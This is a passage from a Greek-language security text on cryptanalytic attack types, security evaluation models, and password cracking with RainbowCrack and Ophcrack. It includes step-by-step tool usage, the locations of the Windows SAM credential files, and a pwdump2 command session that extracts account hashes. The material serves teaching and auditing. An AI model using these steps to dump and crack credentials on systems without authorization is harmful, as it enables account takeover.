- Προσαρμοσμένη επίθεση βασισμένη στην επιλογή μηνυμάτων: Επιλέγεται από τον κρυπταναλυτή όχι μόνο μία ομάδα μηνυμάτων, αλλά και ποιο θα είναι το επόμενο μήνυμα που θα κρυπτογραφηθεί. Η κατάλληλη επιλογή ζευγαριών προσδίδει μεγαλύτερη πιθανότητα για την τιμή του κλειδιού. Στόχος είναι η εξαγωγή του κλειδιού ή ενός προσεγγιστικού αλγορίθμου.
- Επίθεση βασισμένη στην επιλογή κρυπτοκειμένων: Επιλέγονται από τον κρυπταναλυτή κρυπτοκείμενα για αποκρυπτογράφηση (μελετάται πως

συμπεριφέρεται ο αλγόριθμος στην αποκρυπτογράφηση) και έχει πρόσβαση στα αποκρυπτογραφημένα κείμενα.

- Προσαρμοσμένη επίθεση βασισμένη στην επιλογή μηνυμάτων - κλειδιών: Επιλέγεται από τον κρυπταναλυτή μια σχέση μεταξύ του άγνωστου κλειδιού και του δικού του κλειδιού και με βάση τα συμπεράσματα που βγάζει από την ανάλυση (είσοδος/έξοδος) στο σύστημα του στόχου και στο δικό του αντίγραφο (κρυπταλγόριθμος) προσεγγίζει μετά από κάποιες δοκιμές το σωστό κλειδί.

5.2. Ταξινόμηση μοντέλων αξιολόγησης ασφάλειας αλγορίθμου

Υπάρχουν τέσσερα βασικά μοντέλα για την αξιολόγηση των αλγορίθμων: α) ασφάλεια άνευ όρων, β) υπολογιστική ασφάλεια, γ) θεωρία πολυπλοκότητας και δ) αποδείξιμη ασφάλεια.

α.Ασφάλεια άνευ όρων

Αυτή η μέτρηση εστιάζεται στη διάκριση αν ένα κρυπτοσύστημα έχει ασφάλεια άνευ όρων. Η βασική υπόθεση είναι ότι όποιο κρυπτοκείμενο και αν κατέχει ο αντίπαλος δεν υπάρχει αρκετή πληροφορία για να ανακτήσει το ανοικτό κείμενο (μοναδική λύση), όσο υπολογιστική ισχύ (άπειρη) και αν έχει στην διάθεση του. Χαρακτηριστικό παράδειγμα το σημειωματάριο μίας χρήσης (one time pad).

β.Υπολογιστική ασφάλεια

Αυτή η μέτρηση εστιάζεται στην υπολογιστική προσπάθεια (παράγοντας εργασίας) που χρειάζεται για να διασπαστεί ένα κρυπτοσύστημα. Στόχος των συγχρόνων συστημάτων είναι να έχουν μεγάλο παράγοντα δυσκολίας, ώστε να μην είναι χρονικά δυνατό να διασπαστούν με τα διαθέσιμα ή τα μελλοντικά μέσα.

γ.Θεωρία πολυπλοκότητας

Αυτή η μέτρηση εστιάζει στην ταξινόμηση της υπολογιστικής ικανότητας του αντιπάλου υπολογιστικών προβλημάτων ανάλογα με τους πόρους που απαιτούνται για την επίλυσή τους. Οι πόροι αναφέρονται:

- Στο μέγεθος δεδομένων που χρειάζονται σαν είσοδο στην επίθεση.
- Στον υπολογιστικό χρόνο που χρειάζεται για να εκτελεστεί η επίθεση.
- Στο μέγεθος του χώρου αποθήκευσης που χρειάζεται για την επίθεση.
- Στο πλήθος των επεξεργαστών.

δ.Αποδείξιμη ασφάλεια

Αυτή η μέτρηση εστιάζεται στην απόδειξη ισοδυναμίας του μαθηματικού μοντέλου του κρυπτοσυστήματος με κάποιο πολύ γνωστό, δύσκολο στην επίλυση του πρόβλημα (θεωρίας αριθμών). Χαρακτηριστικό παράδειγμα η παραγοντοποιήση μεγάλων ακεραίων.

6.Password cracking

Password cracking ονομάζεται η διαδικασία εύρεσης κωδικών πρόσβασης από τα δεδομένα που έχουν αποθηκευθεί ή μεταδίδονται από ένα σύστημα υπολογιστή. Μια κοινή προσέγγιση είναι η επανειλημμένη προσπάθεια να μαντευτεί ο κωδικός πρόσβασης. Ο σκοπός αυτής της διαδικασίας μπορεί να είναι να βοηθήσει έναν χρήστη στην ανάκτηση ενός ξεχασμένου κωδικού πρόσβασης (αν και η εγκατάσταση ενός εντελώς νέου κωδικού πρόσβασης εμπεριέχει μικρότερο κίνδυνο όσον αφορά την ασφάλεια, αλλά περιλαμβάνει προνόμια διαχείρισης του συστήματος) ή για να αποκτηθεί παράνομη πρόσβαση σε ένα σύστημα ή ακόμα και ως προληπτικό μέτρο από διαχειριστές συστημάτων για να γίνει έλεγχος για αδύναμους κωδικούς πρόσβασης.

Παρακάτω γίνεται αναφορά σε διάφορα προγράμματα που «σπάνε» τους κωδικούς των λειτουργικών συστημάτων Windows και Unix/Linux.

6.1 Rainbow Tables & RainbowCrack password cracker

Τα Rainbow tables είναι η νέα γενιά στην εύρεση κωδικών πρόσβασης (χρησιμοποιώντας προηγμένες μεθόδους για το «σπάσιμο» αυτών) που είναι κρυπτογραφημένοι με αλγόριθμους, όπως π.χ. οι Message Digest 5 (MD5) ή LanManager (LM). Έχουν γίνει πιο δημοφιλή και ευρέως γνωστά για την ταχύτητα με την οποία οι κρυπτογραφημένοι, με αυτούς τους αλγόριθμους, κωδικοί πρόσβασης μπορούν να βρεθούν.

Ουσιαστικά είναι ειδικού τύπου πίνακες που προσφέρουν μια μέθοδο που στηρίζεται στο συνδυασμό χρόνου - μνήμης (time-memory trade-off), η οποία χρησιμοποιείται για την εύρεση του ακρυπτογράφητου κωδικού από ένα κρυπτογραφημένο που παράγεται από μια μονόδρομη hash function (ο αλγόριθμος MD5 π.χ. είναι μιας διεύθυνσης, που σημαίνει ότι δεν μπορεί να αποκρυπτογραφηθεί, παρά μόνο να ειδωθεί). Ο συνδυασμός χρόνου - μνήμης χρησιμοποιείται για να μειωθεί το χρονικό διάστημα που απαιτείται για την αποκρυπτογράφηση.

Μέθοδος συνδυασμού χρόνου - μνήμης


Ο κλασικός τρόπος για το «σπάσιμο» κωδικών πρόσβασης είναι η μέθοδος εξαντλητικής αναζήτησης, η οποία αναφέρεται στη συνεχόμενη δοκιμή πιθανών συνδυασμών χαρακτήρων, ώστε να αποκαλυφθεί το αρχικό μήνυμα. Αυτή ήταν και παραμένει χρονοβόρα. Η εφαρμογή της μεθόδου συνδυασμού χρόνου - μνήμης για την ελάττωση του χρόνου της κρυπτανάλυσης με τη χρησιμοποίηση προϋπολογισμένων δεδομένων που είναι αποθηκευμένα στη μνήμη είναι αυτή που

χρησιμοποιείται από τα Rainbow tables. Η ιδέα στην οποία στηρίζεται η μέθοδος είναι να γίνουν όλοι οι υπολογισμοί από πριν και τα αποτελέσματα να αποθηκευτούν σε φακέλους, τα λεγόμενα Rainbow tables.

Η διαδικασία υπολογισμού των Rainbow tables παίρνει ένα εύλογο χρονικό διάστημα. Ωστόσο μόλις δημιουργηθούν οι πίνακες η εύρεση με τη μέθοδο συνδυασμού χρόνου - μνήμης είναι εκατοντάδες φορές ταχύτερη από τη μέθοδο εξαντλητικής αναζήτησης.

Υπάρχει μεγάλη ποικιλία λογισμικού παραγωγής Rainbow tables αλλά και crackers που χρησιμοποιούν αυτήν τη μέθοδο, όπως το RainbowCrack, το οποίο και θα δούμε παρακάτω.

Αρχικά λαμβάνεται και εγκαθίσταται ο πηγαίος κώδικας του προγράμματος. Τα περιεχόμενα του εξάγονται στον κατάλογο C:\RainbowCrack.



Πριν ξεκινήσει η διαδικασία εύρεσης χρειάζεται να υπάρχει διαθέσιμο ένα πλήθος από Rainbow tables. Το μέγεθος του χώρου που επιθυμεί ο χρήστης να διατεθεί εξαρτάται αποκλειστικά από τις προτιμήσεις και τις ανάγκες του. Αν είναι διαθέσιμα λιγότερα από 100GB καλό είναι να μην φορτώνεται μεγάλο πλήθος αυτών.

Το πρόγραμμα που χρησιμοποιείται για την παραγωγή τους είναι το "rtgen", το οποίο βρίσκεται στον κατάλογο RainbowCrack που έχει ήδη δημιουργηθεί. Για να παραχθούν τα Rainbow tables πρέπει να καθοριστούν ορισμένες παράμετροι:

hash algorithm \ character set \ plaintext length minimum \ plaintext length maximum \rainbow table index \ rainbow chain length \ rainbow chain count \ file title suffix

όπως φαίνεται παρακάτω:

Hash algorithm options: algorithm of choice (exp: md5)

Character set: located in the RainbowCrack directory as charset.txt, can bemodified (exp: alpha-numeric [123456789ABCDEFGHIJKLMNOPQRSTUV])

Plaintext length minimum: Minimum characters in each word (exp: 1)


Plaintext length maximum: Maximum amount of characters in each word (exp:8)


Rainbow Table Index: The index of the rainbow table (exp: 0)

Rainbow Chain Length: The length of the rainbow chain (exp: 11300)


Rainbow Chain Count: The amount of rainbow chains to generate (exp: 6000)

File Title Suffix: This is used for rainbow tables which are to be linked witheachother to prevent duplicating (exp: 0)







Πριν ξεκινήσει η παραγωγή των Rainbow tables είναι καλό να υπολογίζεται το χρονικό διάστημα το οποίο θα διαρκέσει η διαδικασία δημιουργίας τους με τον εξής τρόπο:




Αφού υπολογιστεί το χρονικό διάστημα μπορεί να εκκινήσει η διαδικασία παραγωγής τους. Το αποκαρδιωτικό είναι ότι συνήθως παίρνει πάρα πολύ χρόνο. Όταν ολοκληρωθεί ταξινομείται με το "rtsort", το οποίο το μόνο που κάνει είναι να οργανώσει το νεοπαραχθέν Rainbow table.



Πλέον το Rainbow table είναι έτοιμο να «σπάσει» hash values και να επιστρέψει τους κωδικούς πρόσβασης με τη βοήθεια του προγράμματος "rcrack", σε ένα υποκατάλογο του οποίου αποθηκεύονται όλα τα Rainbow tables. Ένα παράδειγμα φαίνεται παρακάτω όπου από τη hash value 523af537946b79c4f8369ed39ba78605 πρόκύπτει τελικά ότι ο κωδικός πρόσβασης είναι ο ad.






6.2 Ophcrack password cracker


Το Ophcrack είναι ένα πρόγραμμα που χρησιμοποιείται για το «σπάσιμο» των κωδικών πρόσβασης των Windows χρησιμοποιώντας κυρίως LM hashes δια μέσω των Rainbow tables. Το πρόγραμμα παρέχει τη δυνατότητα εισαγωγής των hashes μέσα από μια ποικιλία μορφών, συμπεριλαμβάνοντας και τη φόρτωσή τους απευθείας από τους SAM φακέλους των Windows, ενώ τα Rainbow tables έχουν τη δυνατότητα να «σπάνε» το 99,9% των αλφαριθμητικών κωδικών πρόσβασης εώς και 14 χαρακτήρων, συνήθως μέσα σε μερικά λεπτά, ωστόσο αντιμετωπίζουν δυσκολίες με ισχυρούς κωδικούς πρόσβασης. Τα Rainbow tables για τα LM hashes των αλφαριθμητικών κωδικών πρόσβασης παρέχονται ελεύθερα ως προς τη χρήση τους από τους κατασκευαστές.

Λέγοντας SAM (Security Accounts Manager) εννοείται μια βάση δεδομένων που αποθηκεύει τους κωδικούς πρόσβασης των χρηστών σε μια hash μορφή (συνήθως LM ή NTLM) και εφόσον μία hash function είναι στις περισσότερες των περιπτώσεων μιας κατεύθυνσης, με αυτόν τον τρόπο παρέχεται ένα μέτρο ασφάλειας, όσον αφορά την αποθήκευση των κωδικών πρόσβασης.

Α. Αρχικά λαμβάνεται και εν συνεχεία εγκαθίσταται ο πηγαίος κώδικας του προγράμματος και τα Rainbow tables. Μάλιστα η επιλογή και η εγκατάσταση των Rainbow tables γίνεται συνήθως ξεχωριστά για λόγους καλύτερης λειτουργίας.



Από τη στιγμή που επιλέγεται η μορφή εγκατάστασης (Ophcrack text mode) του προγράμματος εκκινεί η φόρτωσή του και αμέσως μετά και η εύρεση των κωδικών πρόσβασης με τη βοήθεια των Rainbow tables, η οποία μπορεί να διαρκέσει μερικά λεπτά, ανάλογα με τις ρυθμίσεις και το πόσο ισχυροί είναι οι κωδικοί πρόσβασης που έχει να αντιμετωπίσει.



Τα hashes στα Windows μπορούν να βρεθούν από το συγκεκριμένο πρόγραμμα σε δύο μέρη:

- Στο φάκελο C:\windows\system32\config. Αυτός ο φάκελος είναι κοινός για όλους τους χρήστες.
- Σε έναν SAM φάκελο από το C:\windows\repair.


Μόλις ολοκληρωθεί η διαδικασία παρουσιάζεται μία εικόνα της παρακάτω μορφής, η οποία παρουσιάζει όλους τους χρήστες του συστήματος και τους αντίστοιχους κωδικούς πρόσβασης που έχουν εξαχθεί.

B. Εναλλακτικά εάν επιθυμεί ο χρήστης η διαδικασία να γίνει χειροκίνητα τα hashes μπορούν να βρεθούν με την ακόλουθη τεχνική:


Να «τρέξει» ο χρήστης το πρόγραμμα pwdump2, που εμπεριέχεται στο Ophcrack, ώστε να εξαχθούν οι αποθηκευμένες τιμές εγγραφής. Αν δεν έχουν αλλαχθεί οι αρχικές ρυθμίσεις αυτές θα πρέπει να βρίσκονται στο φάκελο C:\Program\ophcrack\win32_tools, οπώς φαίνεται στο παρακάτω παράδειγμα μέσω του cmd:

C:\Documents and Settings\td>cd “C:\Program Files\ophcrack\win32_tools”
C:\Program Files\ophcrack\win32_tools>pwdump2
Administrator:499:aabbcc:3311dd:::
td:234:aabbcc:3311dd:::
C:\Program Files\ophcrack\win32_tools>

